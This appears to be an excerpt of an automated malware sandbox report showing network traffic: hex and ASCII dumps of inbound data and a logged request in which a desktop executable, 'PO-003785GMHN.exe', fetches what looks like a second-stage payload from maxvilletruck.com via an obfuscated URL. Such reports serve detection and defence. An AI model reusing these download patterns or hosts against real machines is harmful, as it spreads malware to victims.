2021-09-27 16:50:20 UTC	839	IN	Data Raw: fb f5 15 f3 7e 7f 21 56 ca a3 9c c2 90 ab e1 63 31 eb fd 2d 42 ef d2 7f fc e7 2a d5 b9 f8 ee ea f8 1a 06 80 7a 60 7e c7 db ab 1a 05 b9 02 ca a9 8c 95 27 71 66 a1 22 e8 0b 9f 04 27 60 27 aa 2a f8 9e 41 e2 e7 29 3b 5b 0d 11 6e ce b7 a6 c6 98 eb f0 54 4c 27 5c 5c 50 44 81 7c f0 05 05 d2 34 bd f3 7d bf 9f 9c 3d da 82 7d f9 8a 6e ce b5 f9 9e 1d 30 ba 5d ae 3b 13 f8 d9 12 14 7e af b4 29 58 72 27 58 52 88 e4 29 57 ec 3e d7 a3 3d 9d 34 42 20 69 f5 fb b1 66 df 07 0f 33 00 f6 ea 07 a4 a6 bd 0c e2 e7 21 15 f3 72 9d 34 4c 08 d9 b8 fd 26 c5 6a 8a 52 74 22 e1 a5 3a 51 08 69 7c 4a be bd f3 72 00 6b af 1a 41 69 91 29 a8 30 e2 d6 8e 04 b3 02 4f 4d f7 e8 7f 87 cf bc 46 1b c8 e4 15 86 d3 41 0a 1a 8f dd 0e cc f8 4d d4 3b 86 83 7f 8b 43 9a d0 4a 32 b5 29 23 66 44 4b dc 3f 21 Data Ascii: ~!Vc1-B*z~"qf""*A);[nTL\VPD[4]=n0];~)XrXR)W>=4B if3lr4L&jRt":QijJrkAi)0OMFAM;CJ2)#fDK?!
2021-09-27 16:50:20 UTC	847	IN	Data Raw: 27 a3 cd 33 c0 d7 e9 72 d8 89 27 ab e1 27 04 33 c0 d3 51 08 bc e6 8e 78 b5 8d f7 f1 fb f1 83 80 c2 98 33 c0 92 a5 d2 bf 11 6e 8a b3 f0 f8 1a 06 a9 23 99 b7 83 80 bd 43 76 8f f2 65 4c 15 0b 0f 39 c6 a2 71 55 12 f1 8b 14 f5 93 a7 d7 0f cb 2a 2a 6e 69 6e 31 bb 05 29 a8 1e 43 46 1a 6a a1 bb 66 eb 0b 15 08 b6 2b a6 55 2b 2d b2 72 d8 4d ff ab e1 63 33 c0 92 25 da 75 c3 e5 6c ca 9f c4 d9 1b 1e 68 a4 3f 90 50 f3 fe 47 a0 4f 03 74 dc d7 4b fa 9f c4 9d bf 11 6e ce b4 7e d8 a5 75 17 82 fe 2b 9d bf 55 43 a6 20 7c 95 e1 13 06 a4 3f 8d 90 20 25 1e 0d 65 38 cc b0 6d 4c 7c b4 d4 c7 24 5f 75 23 66 bb 07 d6 c8 e5 c9 d1 54 ec 93 ee 70 b6 2b de b7 9b c2 f1 d9 42 64 80 79 68 c0 93 27 a3 cd 33 c0 93 a7 d7 4b be 28 de db 10 4a e3 67 7d 62 8d fc 40 30 74 b5 bd 65 7a 9f aa 3b a1 a8 Data Ascii: '3"3Qx3n#CveL9qU**nin1)CFjf+U+-rMc3%ulh?PGOtKnnvu+UC [? %e8mL]_u\$ffT+pBdyh'3K(Jg)b@0tez;
2021-09-27 16:50:20 UTC	855	IN	Data Raw: 0f ba 0e ef f0 07 14 8e 98 55 ca 20 45 bd 5f e9 2d ec a1 8f 14 35 f6 10 90 e0 65 c7 d9 58 55 fa 2f f5 18 29 23 41 69 b0 e6 b9 51 98 f0 5c fd 59 e6 9a f0 ef 42 ef 57 9c 61 71 dc 28 db a1 aa b6 4b b9 89 59 90 f8 91 50 d0 33 93 37 09 00 9b e5 6c c9 29 8d 71 93 2c f8 91 ab 95 6c 4d 00 39 cd 5d cd 33 84 37 4a 62 3a 96 a5 c8 4c 48 22 e8 fc af 2c a4 82 cd 38 39 f6 6b 7c da a7 d6 33 40 a0 bb 7f 03 a4 96 a5 05 da 19 0a 2d 39 34 c9 f0 8c 41 ba 25 0e 24 2c 7d 8d 89 04 ca de e3 37 f1 19 42 3f 83 7f 8a 67 01 a0 7e b7 75 8c 9d bf 11 98 25 76 d5 15 f3 9c 49 35 40 67 7e 7d b4 fd a6 55 e7 92 cd 07 05 da da a6 95 29 90 63 b8 58 12 03 c7 72 8b 04 0c ea b8 0b 50 c6 29 38 8f c6 fc db a9 cb 62 59 2b ee 89 59 90 f8 91 50 d0 33 93 37 09 00 9b e5 93 58 64 ef 6c 1e 86 f7 64 b2 42 Data Ascii: U E_-5eXU/)#AiQ\YBWAq(AKYP37l)q,IM9j37Jb:LH",89k[3@-94A%\$,?B?g-u%vI5@g-j)U)cXrP)8bY+YP37 Xdl dB
2021-09-27 16:50:20 UTC	863	IN	Data Raw: 62 4d ba 0e f0 ec 05 14 7c 0f 96 f1 03 a4 96 a5 de af 1c 8c 1a 74 57 eb 3e d1 e4 61 d3 14 7c a6 06 2c eb f8 f6 9e 14 36 1a 5f 74 83 d9 b0 92 da a4 b8 d2 b7 ab 6a ce c1 d6 4d f7 db df 07 a9 23 66 3c be dc df 0b eb 71 21 55 97 bd 4f 88 f5 d1 b5 f1 dc 5c 65 b3 f6 6b 81 47 0f 96 f1 52 63 f0 8c ee 72 53 05 14 7e fd f4 10 bb 79 e8 eb 0f 9f 41 e6 9c b6 76 95 ac 67 46 ed ac 1d 73 61 d0 45 34 bd e4 16 ba 0e ef c1 9d 47 7b 92 da 32 32 d6 0b eb 3f a8 4a 35 ff bf 43 6d b0 3f 56 9c 68 4b ea b8 36 48 67 7e 7f 2e 40 a3 95 97 b9 47 7b b5 72 8f cb 7d 9e ca fe 28 66 36 84 58 c7 34 86 8b 6b bb 52 96 c6 f2 54 cc 3b 85 7a 17 29 57 ff fb f9 df d5 16 a8 0b a8 71 5d 01 0c 69 52 af a6 de 8a db 7f 7f 53 59 90 30 1d c7 af ea a2 4b b3 9c cd b8 7f 8b c1 59 f3 de 83 c3 91 f2 f3 73 85 Data Ascii: bM[tW>a],6_tjM#f<q\Uo\ekGRcrS-yAvgFsaE4G{22?J5Cm?VhK6Hg~..@G{r}(f6X4kRT;Z)WqjIRSY0KYs
2021-09-27 16:50:20 UTC	871	IN	Data Raw: 9a 34 02 d0 99 f0 8c e9 8a 2e e8 1c f5 d6 43 34 71 a9 99 3c ad b3 7c 04 82 77 9b 46 2d 99 5d d5 82 7d 7a 9f 16 7e a3 9b e9 82 3a d2 53 86 5d 25 de 56 57 e8 0b 99 8d 71 5d 65 b3 37 91 61 a4 be fa df da 2d 4d 06 30 d1 ff 20 19 f5 48 f6 0d 3e d1 3f 36 5f 72 53 5e a7 97 3c 95 53 f2 f5 f3 66 b7 be 05 c1 d5 1d d5 19 30 4c b7 52 87 d1 b7 01 b7 01 e4 02 09 d0 ba 85 87 79 80 3e d1 ea 73 5a da ce 05 39 99 a9 a2 c0 6c 3b bb 2a c2 5e 2c 36 39 36 7c 0f 96 d4 77 8c d0 31 43 6d b3 0b 9f 99 5d e6 64 a2 37 32 05 ae 97 4b 7a 03 8f 16 02 41 1d 74 23 e8 1c ca 20 5d 51 d3 c4 95 f2 87 7a 60 fb f7 cb be 4d a4 0e b8 5c d6 13 f6 19 da 59 e4 15 87 46 86 ce 3e 8d 12 01 c3 e5 93 58 5e 4f c0 18 ed fe e8 71 aa a1 33 8e f3 4d 74 f8 6e 15 fd ae 33 4b 05 ae 97 6d a4 93 2c f8 91 7a 60 56 Data Ascii: 4.C4q<[wF-]jz--:Sj%VWqje7a-M0 H>?6_rS^<Sf0LRy>sZ9l6^*,696[jw1Cm]d72KzAt# JQz`MlYF>X^Oq3Mtn 3Km,z`v
2021-09-27 16:50:20 UTC	878	IN	Data Raw: 0c b0 2b 5b 38 c5 c4 ae 60 e9 fd a1 22 14 7c f8 47 7b 65 78 6d 38 0a 56 99 c3 1a 0c 9a bb 3c df a1 fa 13 2e bf 16 11 71 dc db 29 23 95 f7 13 07 08 52 86 7e f4 1c 71 d6 d1 b5 22 24 18 14 ec 74 cc eb f0 73 04 44 63 45 eb 6b 3f 5e bd 85 5e 94 2d 59 01 c1 02 91 29 dc 89 04 c5 69 42 70 ab 62 c5 59 90 d0 31 ec ab b2 9e ca fe e8 7f b4 89 70 43 69 aa 9d e4 b4 89 70 51 87 62 72 53 db df 57 63 f3 0a 22 eb 1a 50 6e ce f6 0d f1 9c b6 b8 0b a3 96 70 2c d0 4c a0 ae ab 6a 12 7a e7 05 91 26 de 27 c2 e9 9e 41 a1 d6 5c b6 f0 c4 16 20 99 44 e2 b3 a7 17 f6 15 70 11 33 99 ec a6 0b 82 8b df 18 f7 cd cc bc cf bc 5a 15 70 a6 ad b3 cf 33 90 ab 1e f2 b2 4c 94 d5 03 c7 f2 87 7c c3 59 3a 2d 69 c7 6f 88 86 f7 67 83 0e 0f 95 e9 fd 5a db dd a1 9c b4 20 41 1a c0 10 00 4e d4 03 c7 24 18 Data Ascii: +[8`"lG{exm8V<.q)jR-q"\$stsDcEk?^^-Y)lBpbY1pCipQbrSWc"Pnp,Ljz&A\lDp3Zp3lY:-iogZ AN\$
2021-09-27 16:50:20 UTC	886	IN	Data Raw: 22 24 1c 09 37 9d 57 17 7d 73 e2 73 ec f2 0c e2 fd 5d cd f5 18 00 39 7c 52 63 64 b7 94 d1 b7 e6 be 71 5d ae bb 8c 16 fb 87 51 e0 e0 6b 47 b5 75 13 d2 ae 22 c8 35 1d 00 91 f3 71 5d ae 68 c0 92 69 23 12 f1 88 2b 55 fa 1f 1b 86 4d 73 16 5b 12 85 85 85 85 84 bb b9 82 c2 e0 6b 47 7b 6d 09 d7 07 f7 d5 32 fe ad f2 5e 58 89 04 cf 36 60 8c fe 28 ad e6 aa d2 f3 2f d4 b7 3e df 5c 4b 79 97 4d 50 8d 71 55 12 f5 93 cf 36 2d e2 1a f8 88 81 94 29 a8 5b 9c bb 8c 45 bb f8 e6 7d eb 93 5b 65 b3 a3 f2 87 8e f4 93 a2 3f 22 92 d9 32 b5 e2 6e ca 40 dc d2 cb f5 16 fa 1f 91 1e 93 2c d3 04 46 96 6b cc b0 6c e0 97 59 1b 0d 65 7d fe 64 17 85 d0 37 ca ab e1 df da dd 59 1b 86 09 e7 cf b4 76 e1 63 ef 00 ca ab ed f8 9a 38 09 d7 f8 72 8d 93 c3 2a d5 22 17 3e 9a f3 e6 ba 45 d8 3d 53 f5 c6 Data Ascii: "\$7Wjssj9lRcdqjQkGu"5qjh#+UMs[kG{m2^X6'(</>KymPqU6-)lEj[e?"2n@,FklYe]d7Yvc8r;">E=S
2021-09-27 16:50:20 UTC	894	IN	Data Raw: 46 e5 93 59 49 a2 a3 a5 94 a2 4a 1d 8b 94 12 b0 85 43 6d 28 60 25 5e 94 d6 34 b7 43 0e 83 c6 29 57 eb ad 63 db 04 3b b9 52 8b 94 28 92 a3 46 61 5a 5e 22 e8 08 0d ed 68 90 20 12 f0 e4 63 72 53 f9 6 34 36 07 56 94 29 01 b7 02 1e 90 c8 f7 98 33 c1 a2 cd b8 70 b9 fd 5b 18 a4 b8 85 f0 07 56 94 28 92 9b 39 ce b5 f9 3c c7 db 5c 28 e0 6b b8 7f 88 79 fd 2b ad a3 49 8d ac ea 07 ab d9 30 d1 39 bb c7 a1 af 15 84 d5 57 ff fb 39 8b 19 3d 9d 36 87 cf ba 85 c6 8a f5 0f 2c e8 0b 9c ea 9f 2c 7f b7 bb 8a 41 4a 32 b5 f4 64 76 65 09 2f 49 0a 22 47 65 03 4c 3f f5 77 de d6 bc 4a f3 ce 75 44 68 38 cf c8 5b f3 51 e0 b0 c5 5a 15 28 e6 aa d3 11 91 5d da 9e c4 10 ec fd a7 7f f1 00 59 5e 2c d0 46 c9 29 40 a0 bb 23 18 17 7d 33 f0 1f 31 ba 37 35 3a ae 28 ab 6a 3b 2f 7d 71 bd 0c a7 5c eb Data Ascii: FYlJcm("%%4C)Wc;R(FaZ^^h rS46V)3p[V(9<(ky+I09W9=6,.AJ2dvel"lGeL?wJuDh8[QZ(IY^,F)@]3175:(j:~l\
2021-09-27 16:50:20 UTC	902	IN	Data Raw: 57 85 7a fb 2a ec 76 eb 0e e7 75 25 1d 9b ce b5 f4 68 40 5f 6f dc a7 76 11 e5 3a c1 d5 1d d5 19 8d 5d a6 59 58 10 13 8c e6 d8 25 58 12 f1 89 3f 9e fb a5 99 3e 0a d5 05 da c4 e9 80 7c c0 e4 61 32 d5 40 6c 6e ce b4 7a a8 9d b6 0f a9 58 66 47 4f 4d 17 82 1c b7 98 f4 9b be dd ef 8b 92 6e 71 5a ce b1 cb 6a 49 fd 82 ba 0c c4 d9 f0 08 dd 7d 36 ce 91 a6 ea f7 bc 8e 92 2d f1 02 c6 e1 ea 38 7f 8f 16 20 99 41 26 a2 1c 5f 79 f8 d9 11 31 ba e5 2a ec 89 de 24 14 7e 32 b5 a6 02 7c ff a0 32 c1 93 97 cf bc 9c 49 f5 f3 f0 87 7a 60 fb f7 58 12 32 65 39 94 6a 02 35 3a 8e a7 3f 1e 86 78 b6 f0 37 89 04 c2 73 a5 2d 6d 87 62 72 53 05 03 c7 28 52 8b 90 5a 1d a8 2e 34 18 84 83 58 12 a2 db 97 ef 84 03 4c fc b6 84 13 f8 dc 5c 53 86 5e 37 09 05 51 08 d9 cf a5 2d a2 c0 55 99 45 60 fa Data Ascii: Wz*vU%h@_ov:]YX%X?> a2FnzXfGOMnqZj]6-8 A&_y1\$~>2l2z`X2e9j5:?x7s-mbrS(RZ.4XLlS^7Q-UE`
2021-09-27 16:50:20 UTC	910	IN	Data Raw: 95 e9 fd ee a3 39 9b 37 ca c1 46 96 6b ca a0 ba c0 55 ea bd 85 8d da 59 2a 5f 2a 1a 7f fa 30 b0 09 6b b8 e4 ea bb 64 e4 82 ab 21 a6 8d 12 05 1c 80 30 0a 8b c7 d0 7e 77 88 86 5d e6 10 13 8c 43 0e 35 f6 12 1a fb 5e 58 c7 cc fa 17 2f 3d d8 cd 32 f2 9d 34 53 79 ba 01 54 fb 68 45 1c 82 6e 0d 3c 0a 90 df a2 95 09 b3 0b d3 27 a2 f9 97 c5 1b d2 ff 5d 25 9f ce 1f 78 25 15 79 da c8 d2 be 92 66 4d ff ab e0 9d 57 d4 48 24 4f b5 f6 14 44 96 d3 b3 ce 5d f3 05 9a b3 f4 10 ed 4c fc af da 91 29 57 ea 08 65 d0 28 f1 02 8d ed 46 55 5c 51 83 83 ff 7d 49 03 7f 75 22 e1 e6 e7 26 aa 5e a7 d6 04 75 d4 f3 dd d2 db 28 e6 6a 3b 2e c6 f7 70 00 4e 81 7c f1 45 6b cc c5 6b 87 0f 59 58 12 29 23 6b cc e7 27 f0 c7 af 29 f6 ea 04 10 c0 7b 92 eb c5 79 ae e3 66 09 ab 6a 92 e6 b4 28 d9 Data Ascii: 97FKUY*_~*0kd!0~w]C\$%X/=24SyThEn>]j%x%yfmWwH\$ODjL)We(FU\Qj)lu^&^u(j:.pNlEkKxY)#k:)yfi(

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:20 UTC	1066	IN	Data Raw: 12 da 3a ad a3 40 57 62 4e 8d ec 02 d1 d7 cb 2e 74 dd e2 e2 91 a2 4b fe 28 36 3a d0 9a b1 8b a4 af 8e 1b c6 50 9a 50 d3 81 4f 13 fa cd 00 c1 62 71 d0 a2 0e 6c 9a 38 26 cd b8 d5 46 2e b9 02 da 10 b1 b6 22 4c bf 9a c8 4c 83 7f 22 1d 62 72 27 5c ff e7 99 4d ba 08 d9 0f 98 83 e8 e4 63 57 4e d8 97 71 66 b9 8b f2 18 aa d5 86 13 86 09 a4 2d 32 3e 1f ea d4 46 72 53 72 38 cf c8 58 06 e8 1c f6 40 d2 47 b5 72 27 5c f2 5e af bf 9a c0 d6 45 c6 49 75 5f 6a c5 a4 57 63 33 c0 97 b1 e3 1a 85 a5 5b 44 59 e4 8e 1b c6 53 a4 38 19 41 d1 c4 d8 44 a9 ef d7 b3 30 ba 69 c9 7c f0 47 7d 72 c8 65 65 61 74 1f 1b 76 0a 22 e8 a1 40 b6 b8 7f 88 51 c3 f2 f0 42 e9 76 a1 38 7d 1a 14 7c 94 70 8a 4b 3a 62 b1 aa 24 30 bc 96 a5 ad 06 57 e8 0b d2 01 a0 52 de 50 7a ae e3 98 cc ef f9 74 d4 96 Data Ascii: :@WbN.tK(6:PPObql8&F."LL"br\McWNqf-2>FrSr8X@GrV^EiU_jWc3[DYS8AD0i[G]reeatv"@QBv8j]pK: b\$OWRPzt
2021-09-27 16:50:20 UTC	1074	IN	Data Raw: 64 e0 b3 a5 3e d1 69 81 27 fd f9 5b ab 3d ad 19 04 37 41 1d 74 1f 54 67 fa 94 fa 94 6e 89 8e f0 05 25 8b e6 ee 2e cb d1 c0 80 11 a8 d1 ea d3 96 a5 f6 61 d0 3f 25 15 87 75 9c d5 ae ae e3 b4 fd 56 1f 4a fc 73 0c b1 2c 74 82 a1 0e 6c 27 d6 3e df ae e3 67 3d d8 c1 fe ee 89 5c 28 60 52 00 d7 3f 2b 28 30 d4 24 98 cd b8 70 58 99 b5 f9 b8 68 06 5f 9c 17 8d 12 2b 26 76 b7 ad 76 22 4c 22 48 2e 6e 97 72 53 d6 fb 11 18 05 6a 14 de ff bf 9a fe 03 8f 16 f7 ec 26 a4 88 86 f7 67 f9 c3 f2 cf bc 5f a1 8a 52 8a 64 b7 fa 3b af 6a e3 13 71 ad 65 c7 db c9 17 95 ac 63 37 ca c3 1a 6e 9d e8 a1 9e 54 fb a3 c9 0d 19 01 4c 58 dd d1 c3 e5 90 99 5d e3 ec 2b 86 db df 61 c4 45 60 53 f2 c8 07 be 48 f8 cf bc 72 53 f2 f3 4c ab 09 9e ca 8f 99 3c a9 23 5b c1 fe ee 89 fd d2 bf 11 13 f3 f6 61 Data Ascii: d>i'[-7AtTgn%.a?%uVJs,t!>g=!(^R?+(OM\$pXh_+&vv"L"H.nrSj&g_Rdjqec7nTLXj]+aE"SHrSL<#[fa
2021-09-27 16:50:20 UTC	1081	IN	Data Raw: 13 7c 18 ff eb c8 3f 65 6d 40 b4 2f 49 0a 25 83 68 03 c7 71 5e d3 9a bd f3 71 ab 19 04 46 ae 5b df a1 37 36 c2 11 ae 5b d0 31 61 a4 06 87 75 a0 b8 78 22 96 c2 13 26 21 95 ac 43 e6 ae 29 e9 76 e1 63 33 81 3d 99 f4 10 ec fd a6 18 af a7 96 2e 64 99 f4 10 ec fd eb 2b 82 b3 b5 f9 9c fe 75 ba 0e bc d4 9c d6 23 66 44 fa b8 70 58 99 b5 f9 b8 68 06 5f 9c 17 8d 12 2b 26 76 b7 ad 76 22 4c 22 48 2e 6e 97 72 53 d6 fb 11 18 05 6a 14 de ff bf 9a fe 03 8f 16 f7 ec 26 a4 88 86 f7 67 f9 c3 f2 cf bc 5f a1 8a 52 8a 64 b7 fa 3b af 6a e3 13 71 ad 65 c7 db c9 17 95 ac 63 37 ca c3 1a 6e 9d e8 a1 9e 54 fb a3 c9 0d 19 01 4c 58 dd d1 c3 e5 90 99 5d e3 ec 2b 86 db df 61 c4 45 60 53 f2 c8 07 be 48 f8 cf bc 72 53 f2 f3 4c ab 09 9e ca 8f 99 3c a9 23 5b c1 fe ee 89 fd d2 bf 11 13 f3 f6 61 Data Ascii: ?em@/!%hq^qF[F[76[1aux^&C)vc3=.d+u#fDiL~NUW8QxA"\$V[F]6j^!86dlsb1j]tQj\l(iFgN9Ko_*29Ex#
2021-09-27 16:50:20 UTC	1089	IN	Data Raw: a2 1e 80 ab 19 d4 4e d3 b5 ac ee 50 76 b4 bf 61 1c 0b 15 b8 05 59 5e 2c 7c 18 3b 50 6a 4f 56 54 04 0c b9 5c a3 cd 32 36 83 01 b7 01 f2 db bc 4c f7 9c 19 d5 cb e6 64 49 0a 01 4c 94 79 97 4e 3f 63 db 97 3a 51 08 d8 c9 41 b2 7a cf 73 d7 1f 48 f8 e8 7f 88 f2 f2 f4 d4 42 32 6d 4c 7c ca f7 98 33 c0 91 5d da 2d 4d ff ab e1 a0 1d 15 19 7e 0b df 11 86 cb a5 ad 19 7e 0b d9 4e d7 c6 f5 63 b8 7f 88 f2 69 aa 5e e7 e2 3d 60 7f fc fc af 10 67 6a 92 76 e1 63 09 07 56 94 29 aa a1 36 b8 7f b4 2d ec a2 b4 89 30 bd e4 29 23 99 b5 f9 9d 05 9f 4f 54 7f fc db ab 1e 94 c1 16 ba 16 5a 26 f2 87 52 00 3f 56 c3 4c 2f 76 6a 07 0d 3b 8c 4b 3d 53 da ad 19 04 80 b6 7d 07 54 b3 f4 10 d7 68 28 e0 6b 90 ab ef f0 c7 a1 c9 29 ab f9 74 19 0a 0e 6c d2 cb f5 17 82 c0 cf 81 73 73 24 e3 e2 0d ee Data Ascii: NPvay^, ;PjOVTl26LdLYN?c:QAzsHB2mLj3j]-M~~Nci^=^gjvcVj6-0)*OTZ&R?VL/vj;K=)S)Th(k)tss\$
2021-09-27 16:50:20 UTC	1097	IN	Data Raw: 8e 3e a5 12 7a eb 3e 80 f5 b6 84 c3 91 a2 0e 3d c8 82 01 88 86 08 9c e7 65 1d 74 1c 82 fe 6d 96 36 62 4e 41 69 42 21 4f 1f b5 06 14 7e f4 55 c8 87 af 15 b8 0b 60 e9 ac 47 d5 b9 c2 13 73 1f 4a 5f 0f 96 ee 89 8f d8 17 51 2d 4d 3f 56 94 6c 13 43 c3 e5 ac e8 f4 55 c8 83 82 01 88 86 08 9c e7 49 d0 45 2b 26 21 d0 60 90 05 ae a8 d1 3c 13 a9 9c 18 00 05 da d2 fa c5 5b 05 ae a8 d1 3c 13 a9 94 0c 1d 4b 71 55 57 cd 7f 52 74 1c 82 fe 6d 96 7e d1 c3 da 59 1b c3 c0 c7 01 b7 3e d1 3c 13 a9 84 26 de 1b 0d 65 7d a8 06 f1 76 21 1e 0d 20 c8 c7 01 b7 3e d1 3c 13 a9 b8 a5 2d 72 53 0d 20 c8 cf 12 0e 27 28 26 64 6c a5 f7 67 fd 2d b2 37 10 9c 18 00 05 da d2 fa c5 6b 62 4e 41 69 42 21 4f 7b 48 8c d6 43 e6 aa 84 7f 52 74 1c 82 fe 6d 96 ae 4d 00 05 da d2 fa c5 9b 9f 3b 13 f8 1a 41 Data Ascii: >z>=etm6bNaIB!O~U`GsJ_Q-M?VICUIE+&!<[<KqUWRtm-Y>*<&e)y!<~<R-S '(&dlg-7kbNaIB!O{HCRtmM;A
2021-09-27 16:50:20 UTC	1105	IN	Data Raw: 23 24 78 0e e7 1b d6 d8 b9 c2 1d 48 8c e9 ae e9 9f c5 af 2a a1 0a 86 56 cb 15 f1 76 1e f5 cb c6 7a 62 4e 7e 2d f1 61 de 52 89 f3 7f 4e 7d 3a da 28 af fa 6b 87 0f 6a 4f c4 14 0a 22 ee 39 26 f1 00 ed 6b 47 f6 11 a8 a6 25 17 7e 7d 7a 2b 2e 6c 36 b8 57 be 66 5b a9 8c 1f 52 08 d1 d4 40 42 11 6f a8 22 94 0a a9 1c 8c 15 f3 c6 d5 d4 3c 67 eb f2 cf be d9 19 d2 2f 75 04 91 b2 b6 f8 1e 29 ec d6 18 76 a3 3c 2a 28 e0 63 98 46 5c bf 2a 4c 4c 60 1b 89 ab d5 cd 31 79 eb b8 db 0a cd f7 1b 82 da 96 05 81 f5 95 db 5c 87 de e0 20 23 9b 78 65 c8 db 56 52 08 05 24 1d b9 5e 9c 5b 10 f0 b0 62 95 98 b8 82 3c d5 61 c4 5d 14 1d f9 94 0d 31 80 38 3e 56 b0 39 f5 91 60 2f a0 32 3f 97 8b dc a3 c7 1e 01 6c bd 85 87 64 35 8f 76 21 a4 5b 52 83 a4 04 f4 f4 62 bd 28 72 e3 63 f1 0a eb 0f Data Ascii: #\$xH^VvzbN~-aRNj):(kjO^9&kG%-}z+.l6Wf[R@Bo"<g/u)v<*(cF^LL`1y! #xeVR\$[b<a]18>V9^/?2!d5v! Rb(rc
2021-09-27 16:50:20 UTC	1113	IN	Data Raw: 9e 65 4d fe 67 07 57 59 91 b1 9b f0 28 53 02 f0 09 d1 20 66 b8 62 32 64 b2 b5 7a ef 42 e7 77 8f 7f 02 80 f1 4e 02 c2 5e 24 2b d8 14 cc b4 29 23 9d f1 02 df 2a 60 e8 81 a5 eb 64 3d d6 43 c0 e7 73 b0 ac 31 79 69 40 28 fe 3c 11 28 31 31 bd 86 da e3 a7 e6 38 c5 d9 c6 f5 c5 4c 7c b0 e0 23 c2 67 c2 60 6d a4 c2 51 be 81 3c 14 fd 2e ff 20 10 9a f3 b4 6c 7f 78 b5 39 45 28 7d 2c e9 fd 59 e4 12 ae 80 f9 9c 3d bf a9 d6 bc 8a 54 1f d8 36 c6 b0 86 f7 67 c5 6c 21 53 86 13 07 a0 c3 ea 73 7e a7 28 e5 e7 76 94 df db a4 db 48 20 ed 43 6d 4b 8f 4a c5 22 71 82 4c 59 7d 5b 57 c0 20 2f d0 95 de 0c 53 30 5f 2e 77 d3 4e 77 57 cf bc dc 84 c3 91 a2 4f c1 4b a1 36 b8 7f 20 fa 7b 07 56 d4 f7 68 a8 5a 9e 96 9f ac 30 31 e6 64 e5 80 72 8d 59 90 20 02 08 84 5a c5 41 bd f0 42 ef 78 a3 44 Data Ascii: eMgWY(S fb2dzBwN^\$+)*^d=Cs1yi@(<[118L #g^mQ<. lx9E(j, Y=T6g! Ss~(vH CmKj"qLYj)[W/SO_..wNwWOK6 {VhZ01drY ZABxD
2021-09-27 16:50:20 UTC	1121	IN	Data Raw: c6 a8 30 20 66 7b e9 89 70 2f 66 53 cd 00 c4 2f b6 3e ed 20 ab 1e f2 f0 69 aa 5e cd 13 98 07 22 17 7d 37 5a db 69 c2 08 1a 5f ea cb 2e 71 c2 80 5a 5e 94 ea a3 d7 c2 9c d7 c8 77 ef 86 c3 99 b5 bc 1d 9f 67 ff 20 c1 3d d8 88 9a 20 1f 19 4a 5c a3 de 24 ec 44 69 42 64 b4 7f a3 c9 c0 10 26 aa 5e b3 f4 10 2e b5 29 23 9b 33 c4 cc 39 ce f0 90 24 bf 11 2b 3a 51 09 9c f5 18 ff ee 95 a8 4f 88 40 2b 6d c9 d6 37 36 8a f9 9c 57 17 69 42 64 de db 54 9f c4 f5 97 db ab 1e f2 80 11 b6 f0 54 1f 53 b4 9d 75 5e 6f 79 68 85 12 e9 7b e6 13 23 ba 7a 1a 0a 2d 08 d9 0a 4a 63 92 da 2d 4d f0 ef 96 5c a3 cd 38 7c 0a 5c 5f 7a c8 58 66 44 99 0f f9 0c 21 6a 3b 2c 48 f0 08 d9 4f 08 e9 8c 97 49 f7 cc 39 32 76 68 c3 50 0b b0 44 69 07 c1 0e f2 87 82 02 82 7d 57 62 b0 91 e2 13 73 1f 07 42 c5 Data Ascii: 0 f{p/fs/> i^")7Zi_..qZ^wg = J\$DiBdw&^.)#39\$+:QO@+m76WiBdTTSu^oyh{<z-Jc-Ml8 _..xZfDj;..HOI92vhpDj W bsB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49806	64.33.128.70	443	C:\Users\user\Desktop\PO-003785GMHN.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:27 UTC	1123	OUT	GET /errorserverlogrelaapirootterminationloggercongrat/Udfvxbuutufikrvfkzhjndxnhxzn HTTP/1.1 User-Agent: aswe Host: maxvilletruck.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:27 UTC	1123	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 16:50:25 GMT Server: Apache Last-Modified: Mon, 27 Sep 2021 14:24:12 GMT Accept-Ranges: bytes Content-Length: 570880 Connection: close
2021-09-27 16:50:27 UTC	1124	IN	Data Raw: 05 10 bc d2 e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 Data Ascii: 6M7Z_cw S]b)T4o\$X*mL5856M7Z_cw S]b)T4o\$X*mL5856M7Z_cw S]b)T4o\$X*mL5856M
2021-09-27 16:50:27 UTC	1131	IN	Data Raw: 3c 72 fe f0 1d 96 09 cb fb ee 24 66 c8 fb f2 5d 21 04 1a 3a 2b d6 ef 74 ef be 0c 6d 9f c2 b6 07 73 e1 54 ba 08 5c 7a eb 55 3e 72 83 b3 b5 97 2e ee 6e 0e 9b c2 4e 9a 30 8a 8a d0 ec d1 17 4d 13 48 4d 6b d8 0d 35 e7 58 a9 1e d4 06 e7 ef 5f 44 4a 5d 15 ea 32 f1 7c 7d a0 10 94 5f 00 1f 2a 82 06 4f dc 81 0b 1c 2d 83 81 79 32 bd c2 c1 32 16 db 5d 4d a6 61 ab 3d b4 5d 01 32 cd fb 6a 93 22 c9 fe 00 ed f9 5d ff 7a 91 31 66 8d ec da f0 87 d3 13 b9 86 cb 19 a4 24 35 cf 8f 29 39 5c 76 ad c1 32 18 74 2f 42 72 48 a6 6f 76 9b c9 78 9d c6 ae cf e2 a6 2f cd 14 